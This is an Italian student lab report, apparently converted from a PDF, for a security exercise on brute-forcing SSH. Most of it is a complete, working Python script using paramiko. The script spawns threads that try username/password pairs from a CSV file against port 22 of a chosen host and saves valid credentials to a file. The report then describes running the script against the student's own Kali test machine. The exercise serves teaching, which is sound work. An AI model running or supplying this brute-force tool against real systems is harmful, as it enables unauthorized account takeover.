PROGETTO

Traccia:

Si richiede allo studente di scrivere un programma, con un linguaggio a sua scelta tra Python e C, che permetta l'esecuzione di un attacco Brute-Force ad un servizio SSH su una macchina Debian/Ubuntu (kali va benissimo come macchina di test).

Svolgimento:

Avvio la macchina virtuale Kali Linux e procedo con l'avvio di 3 servizi:

MySQL (servizio che ho scaricato in precedenza per l'utilizzo di DVWA)

Apache2 (servizio che ci permetterà di avviare il web server)


SSH (servizio che lo script python riportato di seguito andrà a sfruttare per l'attacco Brute Force)

Script Python:

```
import csv
import ipaddress
import threading
import time
import logging
from logging import NullHandler
from paramiko import SSHClient, AutoAddPolicy, AuthenticationException,
ssh_exception


# Questa funzione è responsabile della connessione del client SSH.
def ssh_connect(host, username, password):
    ssh_client = SSHClient()
    # Imposto le politiche dell'host. Aggiungo il nuovo hostname e la nuova
chiave host all'oggetto HostKeys locale.
    ssh_client.set_missing_host_key_policy(AutoAddPolicy())
    try:
        # Tentiamo di connetterci all'host, sulla porta 22 che è quella del
protocollo SSH, con la password e l'username letti dal file CSV.
        ssh_client.connect(host, port=22, username=username, password=password,
banner_timeout=300)
        # Se non viene creata un'eccezione, so che le credenziali sono corrette,
quindi le scrivo su un file.
        with open("credenziali_trovate.txt", "a") as fh:
            # Scrivo effettivamente su un file le credenziali che hanno
funzionato per il login.
            print(f"Username - {username} e Password - {password} trovati.")
            fh.write(f"Username: {username}\nPassword: {password}\nFunziona
sull'host {host}\n")
    except AuthenticationException:
        print(f"Username - {username} e Password - {password} non corretti.")
    except ssh_exception.SSHException:
        print("**** Tentativo di connessione - Limitazione di frequenza sul
server ****")


# Questa funzione permette di ottenere un indirizzo IP valido dall'utente.
def get_ip_address():
    # Creo un ciclo while, che terminerà solo quando riceveremo un indirizzo IP
valido.
    while True:
        host = input("Per favore, inserisci l'indirizzo IP dell'host: ")
        try:
            # Verifico se l'host è un indirizzo IPv4 valido. Se lo è,
restituiamo l'host.
            ipaddress.IPv4Address(host)
            return host
        except ipaddress.AddressValueError:
            # Se l'host non è un indirizzo IPv4 valido, mostro un messaggio che
chiede nuovamente un IP valido.
            print("Per favore, inserisci un indirizzo IP valido.")


# Definisco quindi una funzione main.
def __main__():
    logging.getLogger('paramiko.transport').addHandler(NullHandler())
```

```
    list_file = "passwords.csv"
    host = get_ip_address()
    # Questa funzione legge un file CSV con le password.
    with open(list_file) as fh:
        csv_reader = csv.reader(fh, delimiter=",")
        # Uso enumerate() sull'oggetto csv_reader. Questo mi permette di
accedere all'indice e ai dati.
        for index, row in enumerate(csv_reader):
            if index == 0:
                continue
            else:
                # Creiamo un thread sulla funzione ssh_connect, e le passo i
parametri corretti.
                t = threading.Thread(target=ssh_connect, args=(host, row[0],
row[1],))
                # Avvio il thread.
                t.start()
                # Lascio un piccolo intervallo tra l'avvio di un nuovo thread di
connessione.
                time.sleep(0.2)


# Eseguiamo quindi la funzione principale da cui parte l'esecuzione dello
script.
__main__()
```


- Procedo quindi con l’avvio dei servizi sopra citati:




- Quindi proviamo ad effettuare una connessione tramite SecureShell (SSH)con le nostre credenziali che abbiamo precedentemente impostato negli esercizi precedenti


Come possiamo vedere, abbiamo stabilito con successo una connessione con il server DVWA.

- Successivamente vado a crearmi un file .csv con all'interno i vari username e password con i quali il nostro script proverà ad effettuare l'accesso al server:





- Creato il file ***passwords.csv*** vado ad eseguire lo script dell'attacco Brute Force che ho chiamato ***main.py***:



- Come possiamo vedere dall'immagine lo script ha tentato l'accesso tramite gli username e password che ha letto dal file ***passwords.csv*** ed ha generato un file ***credenziali_trovate.txt*** (con all'interno le credenziali che hanno funzionato su quel determinato Host) nella stessa directory dello script di Brute Forcing.